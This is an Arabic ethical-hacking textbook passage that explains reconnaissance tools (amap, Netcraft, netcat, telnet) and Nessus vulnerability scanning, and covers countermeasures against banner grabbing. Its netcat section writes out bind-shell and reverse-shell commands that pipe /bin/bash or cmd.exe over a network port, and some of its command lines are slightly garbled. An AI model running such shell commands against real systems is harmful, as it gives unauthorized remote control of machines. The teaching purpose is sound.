root@jana:/# tar -xzf amap-5.4.tar.gz
```

- ندخل إلى المجلد الخاص بالأداة عن طريق استخدام الامر cd كالتالي:

```
root@jana:/# cd amap-5.4/
```

- نقوم بتنصيب الأداة Amap الان بكتابة الامر ./configure ثم بعد الانتهاء من عمله يتبعه الامر make كالتالي:



```
root@jana:/amap-5.4# ./configure
```

```
root@jana:/amap-5.4# make
```

- نقوم بطباعة الامر [amap@www.certifiedhacker.com@80] في الطرفية كالتالي:

```
root@jana:/amap-5.4# amap www.certifiedhacker.com 80
```

amap v5.4 (www.thc.org/thc-amap) started at 2014-03-27 00:46:06 - APPLICATION MAPPING mode

```
this connect
this connect
this connect
Protocol on 202.75.54.101:80/tcp matches http
Protocol on 202.75.54.101:80/tcp matches http-iis
```

Unidentified ports: none.

amap v5.4 finished at 2014-03-27 00:46:17

```
root@jana:/amap-5.4#
```

- حيث نجد ان صيغة الامر تكون بكتابه الامر amap ثم يتبعه اسم الملقن الهدف او عنوان IP الدال عليه ثم يتبعه رقم المنفذ ويمكننا استخدام نطاق من المنافذ مثل [75-85] وهكذا.

- يمكننا معرفة باقي القواعد والاستخدامات الأخرى لهذا الامر عن طريق صفحات man@amap او استخدام الامر (amap@--help).

NETCRAFT

المصدر: <http://toolbar.netcraft.com>

يستخدم نيتكرافت في إعطاء تقرير عن نظام التشغيل على الموقع، خادم الويب، ومالك netblock جنبا إلى جنب مع، إن وجدت، عرض رسمي من الوقت منذ إعادة التشغيل الأخيرة لكل من أجهزة الكمبيوتر الحاملة للموقع.

Site report for www.certifiedhacker.com

Background

Site title	Certified Hacker	Date first seen	December 2002
Site rank	63367	Primary language	English
Description	A brief description of this website or your business.		
Keywords	keywords, or phrases, associated with each page, are best		

Network

Site	http://www.certifiedhacker.com	Netblock Owner	TM VADS DC Hosting
Domain	certifiedhacker.com	Nameserver	ns3.noearlyfees.com
IP address	202.75.54.101	DNS admin	hostmaster,noearlyfees.com
IPv6 address	Not Present	Reverse DNS	ns1.noearlyfees.com
Domain registrar	tucows.com	Nameserver organisation	whois.tucows.com
Organisation	certifiedhacker.com, certifiedhacker.com, 92345, US	Hosting company	myloca.com
Top Level Domain	Commercial entities (.com)	DNS Security Extensions	unknown
Hosting country	MY		

SINGLEHOP HOSTING

Bare Metal & Cloud
BACKED BY THE INDUSTRY'S BEST SLA
See why it's better →



NETCAT

المصدر: <http://netcat.sourceforge.net>

Netcat هي أداة مرنة ورائعة والتي كان يطلق عليها اسم "سكينة الجيش السويسري للمتسللين". إن أبسط تعريف لـ **Netcat** هو "أداة يمكنها القراءة والكتابة لمنفذ **TCP** و **UDP**" أو هذه الاداة لها القدرة على ارسال واستقبال البيانات عبر مقابس بروتوكولات **TCP** و **UDP**". وتشير هذه الوظيفة المزدوجة لـ **Netcat** انه يعمل في كلا الوضعين: العميل والخادم. إذا كان هذا يبدو غريبا بالنسبة لك، يرجى القيام ببعض الأبحاث على خلفية هذه الأداة لأننا سوف تستخدم في كثير من الأحيان للغاية. هذه الأداة صممت لتكون أداة '**back-end**' الموثوق بها التي يمكن استخدامها مباشرة أو بسهولة من قبل البرامج النصية والبرامج الأخرى. استخدامات الـ Netcat متعددة وخطيرة فتستطيع استعمالها لكثير من الأمور وفيما يلى بعض الميزات الرئيسية لها:

- تدعيم الاتصالات الصادرة او الواردة، **TCP** او **UDP**، من او الى أي منفذ.
- خاصية الاتصال النفقي (**tunneling mode**)، الذي يسمح أيضاً بالاتصال النفقي مثل اتصال من **UDP** الى **TCP**، مع إمكانية تحديد جميع معاملات شبكة الاتصال (**listening port/interface·source port/interface**) ، والسماح للمضيف البعيد بالاتصال النفقي.
- خاصية فحص المنافذ المفتوحة في السيرفر بواسطة **randomizer**.
- خيارات متقدمة، مثل وضع إرسال المخزن {**buffered send-mode**} (سطر واحد كل N ثانية) او **stderr hexdump** إلى ملف محدد) للبيانات المرسلة والمترقبة.

شكل افتراضي فإن الأداة **Netcat** لا تدعم الاتصال المشفر، ستجد في اللينكس أن الأداة تأتي بإسمين هما **nc** و **ncat** والأخر هي النسخة المطورة من الـ **nc** والتي تدعم الاتصال المشفر **SSL**.

هذه الأداة متوفرة في نظام التشغيل كالي ولكن إذا لم تكن متوفرة فيمكن تثبيتها عن طريق كتابة السطر (**apt-get@install@netcat**) في الطرفية.

استخداماته:

1- فحص المنافذ المفتوحة في السيرفر

تستطيع أداة الـ **Netcat** فحص المنافذ المفتوحة بالسيرفر ولكن الـ **Nmap** أفضل وأسرع منها في ذلك، وللقيام بهذه العملية نستعمل الأمر التالي:

```
root@jana:~# nc -vv -z -w2 www.certifiedhacker.com 75-80
DNS fwd/rev mismatch: www.certifiedhacker.com != ns1.noyearlyfees.com
www.certifiedhacker.com [202.75.54.101] 80 (http) open
www.certifiedhacker.com [202.75.54.101] 79 (finger) : Connection timed out
www.certifiedhacker.com [202.75.54.101] 78 (?) : Connection timed out
www.certifiedhacker.com [202.75.54.101] 77 (rje) : Connection timed out
www.certifiedhacker.com [202.75.54.101] 76 (?) : Connection timed out
www.certifiedhacker.com [202.75.54.101] 75 (?) : Connection timed out
    sent 0, rcvd 0
root@jana:~#
```

أما بالنسبة للخيارات التي استخدمناها مع **nc** كالاتى:

(-v) لجعل الأداة تعمل بشكل الـ **verbose mode** أي لرؤية ماذا يحدث.

(-w) لتحديد الـ **Time out** لكل اتصال وهنا حددها ثانيتين.

(-z) تستعمل في عملية فحص المنافذ.

مثال على ذلك:

```
#nc@-vv@-w2@-z@202.75.54.101@1-100
```

لفحص أكثر من نطاق منافذ نستعمل الأمر

```
#nc@-vv@-w2@-z@202.75.54.101@1-100@400-500
```

2- الاتصال بالسيرفر من خلال منفذ **TCP** و **UDP**

الاتصال بمنفذ **TCP/UDP** يمكن أن تكون مفيدة في حالات عدّة :

- لمعرفة ما إذا كان المنفذ مفتوح أو مغلق.

- لقراءة **Banner** من المنفذ



- للاتصال بخدمات الشبكة اتصال يدوياً

في المثال التالي نقوم بالاتصال بالخادم رقم 21 من خلال المنفذ/البورت TCP رقم 21 الخاص بخدمة FTP كالاتي:

```
root@jana:~# nc -vn 202.75.54.101 21
(UNKNOWN) [202.75.54.101] 21 (ftp) open
220-Microsoft FTP Service
220 Welcome To FTP Account
```

حيث استخدمنا هنا الخيار [-n] في عملية الاتصال والخروج نضغط Ctrl+C.

في المثال التالي نقوم بالاتصال بالخادم رقم 21 من خلال المنفذ/البورت TCP رقم 80 الخاص بخدمة HTTP ثم قمنا بإرسال الطلب HTTP HEAD لمعرفة راس صفحة html كالاتي:

```
root@jana:~# nc -vv -n 202.75.54.101 80
(UNKNOWN) [202.75.54.101] 80 (http) open
HEAD /HTTP/1.1
sent 15, rcvd 0
root@jana:~#
```

3- الاستماع الى منافذ TCP و UDP والدردشة

الاستماع الى منافذ TCP/UDP مفید للشبكة لتصحیح تطبيقات العميل أو خلاف ذلك لتلقی اتصال من خلال الشبكة (اتصال TCP/UDP). نحاول الان تنفیذ محاولة بسيطة باستخدام Netcat. لتوضیح ذلك لنفرض مثلا المثال التالي: اتفق كل من محمد واحمد على استخدام النت کات كأداة للدردشة في اوقات العمل وقاما بتحميلها محمد الذي يعمل على نظام لينكس وأحمد الذي يملك نظام ويندوز كل منهما قام بتحميل الاصدار المخصص لنظامه الان سيقوم محمد بالتنصت على الپورت 6666 بواسطة النت کات وانتظار الاتصال من احمد طبعا قبل ذلك يجب عليه اخطار احمد بعنوانه والذي هو 192.168.16.73 كما في الصورة التالية:

```
root@jana:~# nc -vlp 6666
listening on [any] 6666 ...
```

الخيارات:

(-v) تعنى verbose وهي لإظهار التفاصيل.

(-l) تعنى listening اي التنصت.

(-p) تعنى port ويتبعها مباشرة رقم الپورت المراد التنصت عليه.

الآن على احمد الاتصال بجهاز محمد عبر الپورت 6666 تقوم بتطبيق الامر التالي:

```
C:\nc111nt>nc 192.168.16.73 6666
```

الآن تم الاتصال بجهاز محمد الصورة التالية تظهر رسالة من النت کات لمحمد بأن الجهاز صاحب عنوان IP 192.168.16.72 قام بالاتصال به عبر الپورت 6666:

```
root@jana:~# nc -vlp 6666
listening on [any] 6666 ...
192.168.16.72: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.16.73] from (UNKNOWN) [192.168.16.72] 48039
```

يقوم محمد باختبار نجاح العملية ويرسل hello ahmed, how are you كما هو موضح:

```
root@jana:~# nc -vlp 6666
listening on [any] 6666 ...
192.168.16.72: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.16.73] from (UNKNOWN) [192.168.16.72] 48039
hello Ahmed,How are you?
```

الصورة التالية من جهاز احمد توضح حصوله على الرسالة الماضية:



```
C:\nc111nt>nc 192.168.16.73 6666
hello Ahmed,How are you?
```

وهكذا استطاع الاثنان حل مشكلة التواصل عبر استخدام **Netcat**.
4- استخدامه في نقل الملفات بين جهازك والسيرفر

من ميزات الـ **Netcat** أنها تستطيع نقل الملفات بين جهازين وللقيام بهذه العملية نطبق الأمر في الجهاز المرسل:

```
root@jana:~# nc -vlp 6666 > txt.txt
listening on [any] 6666 ...
```

حيث **txt.txt** هو الملف المراد ارساله. ونطبق الأمر في الجهاز المستقبل:

```
C:\nc111nt>nc 192.168.16.73 6666 < txt.txt
```

5- الاتصال عن بعد (Remote Administration with Netcat)

هنا سوف نجعل الـ **Netcat** تعمل كـ **Backdoor**. هذه أخطر استعمالات الـ **Netcat** لأنها يشكل خطورة على الجهاز والسيرفر بشكل عام. حيث تمتاز أداة الـ **Netcat** بخاصية ارسال البيانات الى برنامج معين مثل **cmd.exe** في ويندوز و **/bin/bash** في لينوكس مما يجعلك تستطيع تطبيق أوامر على السيرفر والتحكم به بشكل كامل يتم تنفيذ هذه الخاصية باستعمال الأمر. لفهم عمل **Backdoor** كـ **Netcat** سنبدأ هذا المثال مع أحمد ومحمد، اثنين من الشخصيات الخيالية في محاولة للاتصال بأجهزة الكمبيوتر بعضهم البعض. يرجى الإهاطة علما بتكوينات شبكة الاتصال؛ أنها تلعب دوراً حاسماً كما سترون قريباً.

- السيناريو الأول (Bind shell)

في السيناريو 1، يطلب محمد المساعدة من احمد ويسأله الاتصال بجهاز الكمبيوتر الخاص به وإصدار بعض الأوامر عن بعد. كما ترون، فإن محمد لديه عنوان **IP** حقيقي على الشبكة (**non-RFC 1918 address**) ويرتبط مباشرة إلى الإنترن特. أحمد، ومع ذلك، هو وراء اتصال **NAT** أي ليس لديه عنوان **IP** حقيقي خاص به على الشبكة مثل محمد. لاستكمال السيناريو، محمد يحتاج إلى ربط **/bin/bash** إلى منفذ **TCP** على جهازه وإبلاغ أحمد أي منفذ للاتصال كالاتي: جهاز محمد (يملك عنوان **IP** حقيقي على الشبكة) سوف يقوم بمشاركة الطرفية الخاصة به سواء **cmd.exe** إذا كان نظام تشغيله ويندوز و **/bin/bash** إذا كان نظام تشغيله لينوكس. هنا نظام تشغيله هو لينوكس.

```
root@jana:~# nc -lvp 4444 -e /bin/bash
listening on [any] 4444 ...
```

الخيار **e** يعني **execute** في حال تم الاتصال بمحمد عبر الپورت **6666** ستقوم النت كات بارسال **/bin/bash** الى المتصل. جهاز احمد (يملك نظام التشغيل ويندوز، لا يملك عنوان **IP** حقيقي أي **nat** وهو الذي سوف يقوم بالاتصال بجهاز محمد وأداء بعض الأوامر عليه)

```
C:\netcat-win32-1.12>nc 192.168.16.73 6666
ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:0d:a3:a4
          inet addr:192.168.16.73 Bcast:192.168.16.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe0d:a3a4/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:670631 errors:0 dropped:0 overruns:0 frame:0
            TX packets:5508253 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:719067241 (685.7 MiB) TX bytes:251298974 (239.6 MiB)
            Interrupt:19 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:18270 errors:0 dropped:0 overruns:0 frame:0
            TX packets:18270 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:1320770 (1.2 MiB) TX bytes:1320770 (1.2 MiB)
```

نلاحظ اننا قمنا بالاتصال بجهاز محمد ثم قمنا بتنفيذ الامر **ifconfig** والذي يعطيك اعداد الشبكة على نظام التشغيل لينوكس الخاص بمحمد وهذا يثبت اننا نستخدم الترمinal الخاص بجهاز محمد.



- السيناريو الثاني (Reverse shell)

السيناريو الثاني، مثل السيناريو الأول ولكن بطريقه عكسيه حيث هنا من سوف يقوم بفتح الاتصال هو الجهاز الخاص بالمستخدم احمد لكي يقوم محمد بتنفيذ بعض الأوامر على جهازه. لكن المشكلة هنا ان احمد لا يملك عنوان IP حقيقي أي العنوان الخاص به خلف **NAT**. هنا سوف يقوم احمد بفتح المنفذ ليتم الاتصال به فقط كالاتى:

```
C:/>nc@vlp@6666
```

اما احمد سوف يقوم بالاتصال بمحمد واستخدام الطرفية الخاصة به لأنه هو من يملك عنوان IP حقيقي كالاتى:

```
#nc@v@192.168.16.72@6666@e@cmd.exe
```

ملخص للأوامر الخاصة ب Netcat كالاتى:

ال الشرح	الأمر
استخدام "/bin/bash" لتنفيذ الأوامر بعد اتمام الاتصال (هذا الاختيار موجود في ليتكس فقط)	-c
تحديد أسم البرنامج الذي سيتلقى عند تجاح الاتصال	-e
أظهار التعليمات لبرنامـج Netcat	-h
تحديد الوقت بين كل عملية اتصال يقوم بها البرنامج " هذا الاختيار مقيد في حالة البحث عن المترافق المتاحة " "port scanner"	-i
يصبح البرنامج في حالة انتظار الاتصال "server mode"	-l
يعتمد البرنامج على "IP" بدل أسم الموقع "domain"	-n
الملف المستخدم في حفظ البيانات المستقبلة.	-o
رقم المترافق المستخدم	-p
استخدام قيمة حشوائية لقيمة المترافق	-r
عدد التواني الانتظار قبل إغلاق الاتصال التنشـط ، بعد استلام أشارة نهاية الملف "EOF".	-q
تحديد عنوان المصدر	-s
استخدام "TELNET negotiation" الخاصة ببروتوكول التلـتـنـت	-t
استخدام بروتوكول UDP	-u
أظهار المزيد من المعلومات عن الاتصال ، إذا أردت عرض جميع المعلومات قم بكتابـة "vv".	-v
يستخدم هذا الأمر في حالة البحث عن المترافق المتاحة "Port scanning"	-z

Ncat هي نسخة مطورة من الـ nc و التي تدعم الاتصال المشفر بـ SSL مثال كالاتى:

```
#nc@v@192.168.16.72@6666@--ssl
```

TELNET

يعتبر Telnet بروتوكول من بروتوكولات TCP/IP للاتصال بأجهزة الكمبيوتر البعيدة، كما أنه تطبيق من تطبيقات TCP/IP يتم استخدامه في تشغيل برامج Telnet لكي يتم استخدام جهاز الكمبيوتر بطريقة فعالة كما لو كنت تجلس أمامه.

كيف يتم الاتصال؟

يتم الاتصال باستخدام تطبيق الـ Telnet الموجود على (الجهاز المتصل) بالاتصال بتطبيق Telnet الموجود على (الجهاز الهدف) وعادة ما يكون Telnet Daemon. يبدأ الاتصال من تطبيق الوحدة التابعـة (على جهاز الكمبيوتر المحلي المتصل) إلى البروتوكول (الموجود أيضا على جهاز الكمبيوتر المحلي المتصل) ثم ينتقل على شبكة الاتصال إلى بروتوكول Telnet (الموجود على جهاز الكمبيوتر البعـيد) ثم إلى خدمة Telnet (على جهاز الكمبيوتر البعـيد) وهو طبعـاً الجهاز الهدف. هنا يعمل تطبيق Telnet كبرنامج محاكـاة، ويتم إرسـال أـية أوامر يقوم المتصل بكتابتها عبر الشبـكة لـكي يتم تنفيذـها من قبل جهاز الكمبيوتر البعـيد. عـلماً أنـ الـ (Telnet Daemon) يستمع على المنفذ 23 في انتظار الاتصال به.



خدمات الـ (Telnet)

- يمكنك استخدام Telnet كمتصفح ويب لأي موقع، ولكنه سيعرض لك مصدر الصفحة حصرياً أي ال Source للصفحة، وذلك لأن خدمة ال Telnet كانت تُستخدم عندما كانت مواقع الانترنت مجرد نصوص. هنا يمكننا قراءة رأس الصفحة والحصول على بعض المعلومات المهمة في عالم القرصنة.
 - يمكن استخدام Telnet أيضاً Gate FTP Client فهو يعمل عمل FTP تماماً وذلك باستخدام أوامر يتم إدخالها من خلال Telnet.
 - يمكنك من خلال ال Telnet أيضاً تصفح الإيميل POP Mail وقراءة رسائلك الواردة وإرسال ما تريده من رسائل، وهذا طبعاً إذا كان الإيميل من نوع POP Mail. طبعاً يختلف عن إيميل الويب المستخدم حالياً مثل Hotmail و Yahoo. كما أن ل Telnet خدمات أخرى لا حاجة لذكرها هنا لأن معظمها أصبح قديماً وربما عديم الفائدة نوعاً ما.
- تشغيل Telnet وضبط إعداداته:
- يمكن تشغيل Telnet من Start ← Run ← ثم نكتب Telnet .

C:\telnet@www.certifiedhacker.com@80

ثم نكتب GET /HTTP/1.1 كالتالي:

```

C:\Windows\system32\cmd.exe
HTTP/1.1 403 Forbidden
Content-Length: 218
Content-Type: text/html
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sat, 11 Aug 2012 09:57:07 GMT
Connection: close

<html><head><title>Error</title></head><body><head><title>Directory Listing Denied</title></head><body><h1>Directory Listing Denied</h1>This Virtual Directory does not allow contents to be listed.</body></html>
Connection to host lost.

```

التدابير المضادة لـ (BANNER GRABBING))

استخدام تقنيات Banner Grabbing من قبل المهاجمين لمعرفة معلومات حساسة مثل أنواع الأجهزة، أنظمة التشغيل، وإصدار التطبيق، إلخ المستخدمة من قبل الضحية. مع مساعدة المعلومات التي تم جمعها، فإن المهاجم يستغل الثغرات الأمنية التي لم يتم تحديثها من قبل تصحيحات الأمان (security patches)، ومن ثم إطلاق هجماته. لذا، يمكن اعتماد بعض التدابير المضادة لحماية النظام الخاص بك ضد هجمات Banner Grabbing ، ويتم سردها على النحو التالي :

- Disabling or changing banners (تعطيل أو تغيير الأفقات)
- Display false banners to misguide attackers (عرض شعارات كاذبة لتضليل المهاجمين)
- Turn off unnecessary services on the network host to limit information disclosure (إيقاف الخدمات الغير ضرورية على شبكة المضيف للحد من المعلومات التي يمكن الحصول عليها)

(مستخدمي IIS يستخدموا هذه الأدوات التالية لتعطيل أو تغيير معلومات الشعار:)

- 1- IIS Lockdown Tool (<http://microsoft.com>)
- 2- ServerMask (<http://www.port80software.com>)

(اباشي 2 مع الوحدة mod_headers تستخدم كتوجيه في ملف الاعداد httpd.conf لتغيير معلومات الشعار في راس الملق.

- Alternatively, change the ServerSignature line to ServerSignature Off in the httpd.conf file. (تغيير التوجيه ServerSignature إلى الوضع off في ملف الاعداد httpd.conf الخاص بملقم الويب أبانتشي.)

إخفاء امتدادات الملفات من صفحات الويب (HIDING FILE EXTENSIONS FROM WEB PAGES)



It is even better if the file extensions are not at all used

ملحقات/امتداد الملف تقدم معلومات حول تكنولوجيا الملقن الأساسي؛ المهاجمين يمكنهم استخدام هذه المعلومات للبحث عن نقاط الضعف، وشن الهجمات. إخفاء ملحقات/امتداد الملفات هي ممارسة جيدة لإخفاء تقنية التوليد لصفحات الديناميكية. تغيير تعبيقات التطبيق مثل **.asp** مع **.htm** أو **.foo**. وما إلى ذلك لإخفاء هوية الملقنات. مستخدمي الأباتشي (**Apache**) يمكنهم استخدام التوجيهات **mod_negotiation** لإدارة ملفات/امتدادات الملفات. مستخدمي IIS يستخدموا بعض الأدوات مثل **PageXchanger** لإدارة ملفات/امتدادات الملفات.

SCAN FOR VULNERABILITY 3.5


الآن لدينا قائمة من عناوين IP والمنافذ المفتوحة والخدمات الموجودة على كل جهاز، حان الوقت فحص الأهداف للبحث عن نقاط الضعف. **Vulnerability** (نقطة الضعف) هي نقطة الضعف في تكوين النظام أو البرمجيات التي يمكن أن تستغل في كثير من الأحيان. نقاط الضعف يمكن أن يأتي في أشكال كثيرة ولكن في أغلب الأحيان ترتبط مع التصحيحات المفقودة(**missing patches**). غالباً ما تحرر الشركات تصحيحات (**Patches**) لصلاح مشكلات معروفة أو ضعف. البرمجيات أو النظم التي لم يتم إصلاحها غالباً ما تحتاج إلى اختبار أختراق سريع لأن بعض نقاط الضعف تسمح بتنفيذ بعض التعليمات برمجية عن بعد. تنفيذ التعليمات البرمجية عن بعد بالتأكد واحدة من الكؤوس المقدسة بالنسبة للهاكر.

تنفيذ التعليمات البرمجية (**Remote code execution**) عن بعد يسمح للمهاجمين أو مختبرى الاختراق التحكم الكامل بالكمبيوتر البعيد كما لو كنت جالساً جسدياً أمامه. هذا يشمل، ولكن لا يقتصر على، نسخ، تحرير، وحذف المستندات أو الملفات، وتثبيت برامج جديدة، وإجراء تغييرات أو تعطيل المنتجات الدفاعية مثل جدران الحماية وبرامج مكافحة الفيروسات، إعداد **backdoors** أو **key loggers**، واستخدام الكمبيوتر المكسور حديثاً للهجوم على آلات جديدة. من المهم أن تفهم هذه الخطوة، كما سوف تصب نتائج الخطوة 3 حيث سنحاول استغلالها والحصول على حق الوصول إلى النظام. لفحص الأنظمة لن نقاط الضعف، سنقوم باستخدام فاحص نقاط الضعف (**vulnerability scanner**).

اختبار الضعف أيضاً يساعدك في تأمين شبكة الاتصال الخاصة بك بواسطة تحديد الثغرات أو نقاط الضعف في إليه الأمان الحالي الخاص بك. يمكن أيضاً استخدام هذا المفهوم نفسه من قبل المهاجمين بغية البحث عن نقاط الضعف في الشبكة المستهدفة. بمجرد العثور على أي من نقاط الضعف، فإنه يمكن استغلالها والحصول على الدخول إلى الشبكة المستهدفة. القراءنة الأخلاقي يمكن استخدام هذا المفهوم لتحديد نقاط الضعف الأمنية لأعمالهم التجارية المستهدفة وإصلاحها قبل بحث الأشرار عنها واستغلالها.



الفاحص عن نقاط الضعف يمكن العثور على نقاط الضعف (Vulnerability scanning can find the vulnerabilities in)



طوبولوجية الشبكة ونقاط الضعف في نظام التشغيل
المنافذ المفتوحة والخدمات التي تعمل
التطبيق وأخطاء إعداد الخدمات
ضعف التطبيق والخدمات

VULNERABILITY SCANNING TOOL: NESSUS

أداة عظيمة ومتحدة مجاناً (طالما كنت أحد المستخدمين المنزليين) ، يمكنك تحميلها من موقع الويب التالي:
<http://www.tenable.com/products/nessus>

، هي الشركة الصانعة لتطبيق **Nessus**، يسمح لك بتنزيل نسخة كاملة والحصول على المفتاح مجاناً. أما إذا كنت تتوسيء استخدام **Nessus** في بيئة الشركات، سوف تحتاج إلى الاشتراك للحصول على النسخة **Professional** بدلاً من النسخة **Home**. نحن سوف نستخدم النسخة المنزلية لهذا الكتاب. قم بالتسجيل للحصول على مفتاح، وذلك عن طريق زيارة <http://nessus.org/register> أو البحث في الصفحة الرئيسية **Nessus**.

Nessus هو برنامج لفحص نقاط الضعف الذي يقوم بالبحث عن الأخطاء (**bugs**) في البرنامج. هذه الأداة تسمح باكتشاف طريقة محددة تنتهي أمن منتج البرمجيات. ويفصح عن الضعف، في مستويات مختلفة من التفصيل. مختلف الخطوات التي تتبعها هذه الأداة كالتالي:

1- جمع البيانات (**Date gathering**)

2- تحديد المضيف (**Define Host**)

3- فحص المنافذ (**port scan**)

4- اختيار المكونات الإضافية (**plug-in selection**)

5- الإبلاغ عن البيانات (**Reporting of data**)

للحصول على معلومات أكثر دقة وتفاصيلاً من المضيفين القائمين على نظام التشغيل ويندوز في دومين ويندوز، المستخدم يمكنه إنشاء مجموعة من الدومين وحساب له امتيازات الوصول إلى ملفات **registry** من بعيد. بعد الانتهاء من هذه المهمة، فإنه يكون قادر ليس فقط الوصول إلى إعدادات ملفات **registry** الرئيسية ولكن أيضاً إلى **service pack patch level**، الثغرات الأمنية في متصفح الويندوز **Internet Explorer**، والخدمات التي تعمل على المضيف. **Nessus** يعمل على نظام تشغيل يونكس ويحتفظ بسجلات لكافة اختبارات نقاط الضعف المختلفة، ويقوم بالفحص الفعلي. ويضم قاعدة بيانات خاصة به وأساليب مصادقة منها (**authentication method**) ، حيث أن المستخدمين البعيدين الذين يستخدمون **Nessus** يمكن تسجيل الدخول، إعداد عملية فحص نقاط الضعف، وإرسالها في طريقها. هذا البرنامج يشمل **Nessus Attack Scripting Language (NASL)**، لغة مصممة لكتابة اختبارات الأمان.



فيما يلى بعض من الميزات المختلفة للتطبيق Nessus:

- كل اختبار أمن (security test) يكتب كمكون إضافي منفصل (separate plug-in). بهذه الطريقة، فإن المستخدم يمكنه بسهولة إضافة الاختبارات دون الاضطرار إلى قراءة التعليمات البرمجية لمحرك Nessus.
- يتعرف على الخدمات بطريقه ذكيه. حيث أنه يفترض أن المضيف الهدف سوف يحترم أرقام المنافذ المعطاة له من قبل IANA.
- نجد أن Nessus يتكون من جزأين: الخادم/الملقم، الذي يقوم بتنفيذ الهجوم، والعميل، الوجه الأمامية. يمكن تشغيل الملقم والعميل على أنظمة تشغيل مختلفة. هذا هو، حيث المستخدم يمكنه مراجعة الشبكة كاملة من حاسوبه الشخصي، بينما يقوم الخادم بهجماته من الإطار الرئيسي، والتي قد تكون موجودة في منطقة مختلفة.

تثبيت Nessus بسيط جداً. فإنه يعمل على جميع أنظمة التشغيل الرئيسية بما في ذلك لينكس، ويندوز، FreeBSD، OS X وأكثر. يعمل باستخدام هندسة عميل/ملقم، مما يسمح لك بان تملك علاء متعددين، يمكنهم الاتصال بالملقم إذا كنت تريده. مجرد إعداد Nessus، فإن الملقم يعمل بهدوء في الخلفية، ويمكنك التفاعل مع الخادم من خلال مستعرض الويب. وهناك العديد من البرامج التعليمية الجيدة على شبكة الإنترن特 لتثبيت Nessus في كالي (أو أي نظام لينكس/ويندوز). وبصفة عامة، لتثبيت Nessus، تحتاج إلى إكمال الخطوات التالية:


1. تحميل التطبيق Nessus من موقع الويب <http://www.tenable.com/products/nessus>
2. التسجيل للحصول على مفتاح HomeFeed الغير تجاري على الموقع Nessus بتقديم عنوان البريد الإلكتروني الخاص بك. ثم يقوم طاقم Nessus بالرد عليك من خلال البريد الإلكتروني الخاص بك بارسال مفتاح فريد التي يمكن استخدامه لتسجيل المنتج.
3. تثبيت التطبيق سواء في لينكس عن طريق wizard او rpm، او في ويندوز باتباع wizard الخاص بعملية التثبيت.
4. إنشاء مستخدم Nessus للوصول إلى النظام.
5. إدخال مفتاح HomeFeed الخاص بك (أو Professional).
6. نستخدم متصفح الويب لاتصال بملقم/خادم Nessus.

تثبيت Nessus باتباع الخطوات السابقة في نظام التشغيل ويندوز

